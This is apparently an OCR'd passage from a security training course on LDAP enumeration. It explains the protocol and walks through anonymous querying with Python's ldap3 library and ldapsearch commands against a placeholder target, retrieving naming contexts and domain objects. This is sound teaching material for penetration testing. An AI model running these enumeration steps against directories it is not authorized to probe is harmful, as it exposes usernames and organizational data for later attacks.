
LO#04: Use Different Techniques for LDAP Enumeration



LDAP Enumeration

1. Lightweight directory access protocol (LDAP) is an **Internet protocol** for accessing distributed directory services
2. Directory services may provide any organized set of records, often in a **hierarchical** and **logical structure**, such as a corporate email directory
3. A client starts a LDAP session by connecting to a **directory system agent** (DSA) on TCP port 389 and then sends an operation request to the DSA
4. Information is transmitted between the client and server using **basic encoding rules** (BER)
5. Attackers query the LDAP service to gather information, such as **valid usernames**, **addresses**, and **departmental details**, which can be further used to perform attacks

LDAP Enumeration

Various protocols enable communication and manage data transfer between network resources. All these protocols carry valuable information about network resources along with the data. An external user who successfully enumerates that information by manipulating the protocols can break into the network and may misuse the network resources. The Lightweight Directory Access Protocol (LDAP) is one such protocol that accesses the directory listings. This section focuses on

LDAP enumeration, the information extracted via LDAP enumeration, and LDAP enumeration tools.


LDAP is an Internet protocol for accessing distributed directory services. LDAP accesses directory listings within Active Directory or from other directory services. LDAP is a hierarchical or logical form of a directory, similar to a company's organizational chart. Directory services may provide any organized set of records, often in a hierarchical and logical structure, such as a corporate email directory. It uses DNS for quick lookups and the fast resolution of queries. A client starts an LDAP session by connecting to a Directory System Agent (DSA), typically on TCP port 389, and sends an operation request to the DSA. The Basic Encoding Rules (BER) format is used to transmit information between the client and server.

An attacker can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names, which an attacker can use to launch attacks.

Manual and Automated LDAP Enumeration

Manual LDAP Enumeration

- Attackers perform manual LDAP enumeration using **Python to fetch information** such as the domain name, naming context, and directory objects



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #python3

File Edit View Search Terminal Help

Manual and Automated LDAP Enumeration

Attackers can use both manual and automated approaches for LDAP enumeration. Some of the commands that can be used for LDAP enumeration are as follows.

Manual LDAP Enumeration

Attackers can perform manual LDAP enumeration using Python. Follow the steps given below to perform manual LDAP enumeration using Python.

1. Using Nmap, check whether the target LDAP server is listening on port 389 for LDAP and port 636 for secure LDAP.
2. If the target server is listening on the specified ports, initiate the enumeration process by installing LDAP using the following command:

   `pip3 install ldap3`


3. As shown in the code given below, create a server object (`server`), specify the target IP address or hostname and port number. If the target server is listening on secure LDAP, specify `use_ssl = True`.
4. Retrieve the Directory System Agent (DSA)–specific entry (DSE) naming contexts by specifying `get_info = ldap3.ALL`.
5. Now, create a connection object, `connection`, and initiate a call to `bind()`.

6. If the connection is successful, `True` is displayed on the screen as follows:

```
>>> import ldap3
>>> server = ldap3.Server('Target IP Address', get_info = ldap3.ALL, port =389)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
```

7. Now, one can fetch information such as the domain name and naming context using the following script:

```
>>> server.info
```



python3 - Parrot Terminal

Figure 4.16: Screenshot of Softerra LDAP Administrator

- **ldapsearch**

  Source: *https://linux.die.net*

  `ldapsearch` is a shell-accessible interface for the **`ldap_search_ext(3)`** library call. **`ldapsearch`** opens a connection to an LDAP server, binds it, and performs a search using the specified parameters. The filter should conform to the string representation of the search filters, as defined in RFC 4515. If not provided, the default filter, (**`objectClass=*`**), is used.

  If **`ldapsearch`** finds one or more entries, the attributes specified by **`attrs`** are returned. If **`*`** is listed, all user attributes are returned. If **`+`** is listed, all operational attributes are returned. If no **`attrs`** are listed, all user attributes are returned. If only **`1.1`** is listed, no attributes are returned.

  The search results are displayed using an extended version of the LDAP Data Interchange Format (LDIF). The option **`-L`** controls the output format.

  Attackers use **`ldapsearch`** to enumerate AD users. This allows attackers to establish connections with an LDAP server to perform different searches using specific filters. The following command can be used to perform an LDAP search using simple authentication:

```
ldapsearch -h <Target IP Address> -x
```

If the above command is executed successfully, the following command can be executed to obtain additional details related to the naming contexts:

`ldapsearch -h <Target IP Address> -x -s base namingcontexts`

For example, from the output of the above command, if the primary domain component can be identified as **`DC=htb,DC=local`**, the following command can be used to obtain more information about the primary domain:

`ldapsearch -h <Target IP Address> -x -b “DC=htb,DC=local”`

The following commands can be used to retrieve information about a specific object or all the objects in a directory tree:

